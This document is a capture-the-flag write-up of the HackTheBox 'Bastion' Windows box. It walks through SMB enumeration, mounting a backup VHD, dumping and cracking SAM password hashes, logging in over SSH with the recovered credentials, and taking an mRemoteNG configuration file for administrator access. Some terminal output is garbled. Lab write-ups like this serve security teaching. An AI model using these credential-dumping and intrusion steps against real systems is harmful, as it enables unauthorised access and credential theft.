# HackTheBox Writeup:

### **Bastion**



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#### **Box Information**

Bastion is a great and easy Windows box on HackTheBox that requires realistic techniques to get a shell on the box.

#### **Enumeration**

An nmap scan is done to begin enumeration on the target 10.10.134. A lot of RPC ports are open and SMB.

```
nmap -A -oA nmapscan -p -10.10.10.134
Nmap scan report for 10.10.10.134
Host is up (0.029s latency).
Not shown: 65522 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH for_Windows 7.9 (protocol 2.0)
 ssh-hostkey:
2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows Server 2016 Standard 14393
microsoft-ds
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
```

#### **SMB Enumeraiton**

Firstly SMB is enumerated since this is the most interesting port that is open. Nmap scripting engine is used to enumerate SMB:

nmap -vvv -oA smb --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-mode.nse,smb-server-stats.nse,smb-system-info.nse,smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-regsvc-dos.nse 10.10.10.134

#### The SMB share is further viewed using the tool smbclient:

```
E: Unable to locate package gvfs-mount
                                      smbclient -N //10.10.10.134/Backups
root@kali:
Try "help" to get a list of possible commands.
smb: \> ls
                                     D
                                              0 Fri May 10 16:14:51 2019
                                     D
                                             0 Fri May 10 16:14:51 2019
  nmap-test-file
                                     Α
                                            260 Fri May 10 16:14:51 2019
                                    AR
                                            116 Tue Apr 16 11:10:09 2019
  note.txt
  SDT65CB.tmp
                                              0 Fri Feb 22 12:43:08 2019
                                     Α
 WindowsImageBackup
                                              0 Fri Feb 22 12:44:02 2019
                                     D
             7735807 blocks of size 4096. 2781433 blocks available
smb: \>
```

Some of the output shows a Backups folder which contains a 'WindowsImageBackup' directory for the L4mpje user:

```
| smb-ls: Volume \\10.10.10.134\Backups
| SIZE TIME FILENAME
| <DIR> 2019-02-22 11:39:42 .
| <DIR> 2019-02-22 11:39:42 ..
| 260 2019-05-10 16:14:51 nmap-test-file
| 116 2019-04-16 11:02:05 note.txt
| 0 2019-02-22 12:43:08 SDT65CB.tmp
| <DIR> 2019-02-22 12:44:02 WindowsImageBackup
| <DIR> 2019-02-22 12:44:02 WindowsImageBackup\L4mpje-PC
```

The 'WindowsImageBackup' appears to be a full Windows backup. To view this, the directory is mounted:

```
root@kali:~# mount -t cifs //10.10.10.134/Backups /mnt/test/
Password for root@//10.10.10.134/Backups:
root@kali:~# cd /mnt/test/
root@kali:/mnt/test# ls - l
bash: ls-: command not found
root@kali:/mnt/test# ls - l
total 1
-rwxr-xr-x 1 root root 260 May 10 16:14 nmap-test-file
-r-xr-xr-x 1 root root 116 Apr 16 11:10 note.txt
-rwxr-xr-x 1 root root 0 Feb 22 12:43 SDT65CB.tmp
drwxr-xr-x 2 root root 0 Feb 22 12:44 WindowsImageBackup
root@kali:/mnt/test#
```

After browsing through the WindowsImageBackup directory a VHD file is found. Inside the SMB drive the VHD file appears to be around 6GB, since I was unable to figure out how to mount the VHD, rsync was used to copy the drive locally.

```
/mnt/test/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351#
rsync --append 9b9cfbc4-369e-11e9-a16c-806e6f6e6963.vhd
/mnt/hgfs/notes/file.vhd
```

The VHD is then mounted to /mnt/vhd which then can be viewed locally for enumeration.

```
root@kali:/mnt/hgfs/notes# mount -t cifs 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd /mnt/vhd/
mount.cifs: bad UNC (9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd)
root@kali:/mnt/hgfs/notes# qemu-nbd -c /dev/nbd0 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
root@kali:/mnt/hgfs/notes# mount /dev/nbd0p1 /mnt/vhd/
The disk contains an unclean file system (0 0)
```

After some enumeration, the SAMs file is found which can be extracted to get credentials:

```
rwxrwxrwx 1 root root
rwxrwxrwx 1 root root
                          262144 Feb 22 12:39 SAM
                          1024 Apr 12 2011 SAM.LOG
21504 Feb 22 12:39 SAM.LOG1
rwxrwxrwx 1 root root
rwxrwxrwx 2 root root
                              0 Jul 14 2009 SAM.LOG2
rwxrwxrwx 2
                         262144 Feb 22 12:43 SECURITY
rwxrwxrwx 1 root root
                                         2011 SECURITY.LOG
                           1024 Apr
rwxrwxrwx
                  root
                          21504 Feb 22 12:43 SECURITY.LOG1
rwxrwxrwx 2 root root
rwxrwxrwx 2 root root
                              0 Jul 14 2009 SECURITY.LOG2
             root root 24117248 Feb 22 12:43 SOFTWARE
rwxrwxrwx
                           1024 Apr 12 2011 SOFTWARE.LOG
rwxrwxrwx 1 root root
rwxrwxrwx 2 root root
                         262144 Feb 22 12:43 SOFTWARE.LOG1
rwxrwxrwx 2
            root root
                              0 Jul 14
                                         2009 SOFTWARE.LOG2
                        9699328 Feb 22 12:43 SYSTEM
rwxrwxrwx 1 root root
rwxrwxrwx 1 root root
                           1024 Apr 12 2011 SYSTEM.LOG
                          262144 Feb 22 12:43 SYSTEM.LOG1
rwxrwxrwx 2 root root
                              0 Jul 14 2009 SYSTEM.LOG2
                           4096 Nov 20 2010
lrwxrwxrwx 1 root root
drwxrwxrwx 1 root root
                           4096 Feb 22 12:38
       li:/mnt/vhd/Windows/System32/config# pwd
mnt/vhd/Windows/System32/config
    <mark>kali:/mnt/vhd/Windows/System32/config</mark># samdump2 SAM /root/Desktop/notes/htb/bastion/sam.txt > /root/Deskto
                    hahs.txt
   t@kali:/mnt/vhd/Windows/System32/config#
```

A tool called samdump2 is used to dump the hashes locally for cracking.

```
john hashes --format=LM --wordlist=/usr/share/wordlists/rocky
ou.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAO)
                                           john hashes -wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "NT", but the string is also recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
                   (L4mpje)
         npje
2g 0:00:00:00 DONE (2019-05-10 22:35) 2.564g/s 12045Kp/s 12045Kc/s 12051KC/s burg772v..burdy1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
  ot@kali
```

The password is cracked and the credentials are:

```
L4mpje:bureaulampje
```

Since SSH is open the credentials can be tested on that port to login and get the flag:

```
l4mpje@BASTION C:\Users\L4mpje>cd Desktop
l4mpje@BASTION C:\Users\L4mpje\Desktop>
l4mpje@BASTION C:\Users\L4mpje\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is OCB3-C487
Directory of C:\Users\L4mpje\Desktop
22-02-2019 16:27
                     <DIR>
22-02-2019 16:27
                     <DIR>
                                    . .
23-02-2019 10:07
                                 32 user.txt
               1 File(s)
                                     32 bytes
               2 Dir(s) 11.394.777.088 bytes free
l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d
l4mpje@BASTION C:\Users\L4mpje\Desktop>
```

#### **Privilege Escalation**

Inside the users desktop (L4mpje) there is a directory called mRemoteNG which is an open source project that is used for remote access. More information can be found here:

```
https://mremoteng.org/
```

The following directory contains XML configuration files which are used for authentication.


```
C:\Users\L4mpje\AppData\Roaming\mRemoteNG
```

Inside the directory there is a configuration file called confCons.xml which contains a password and a username of 'Administrator'. This configuration file can be used to authenticate to the target via mRemoteNG tool. SCP is used to copy the tool locally to test to see if the configuration file works.

```
scp l4mpje@10.10.134:C:/Users/L4mpje/AppData/Roaming/mRemoteNG/
```

confCons.xml .

mRemoteNG is downloaded on Windows and then the XML file is imported into it to authenticate:



The root flag is then retrieved!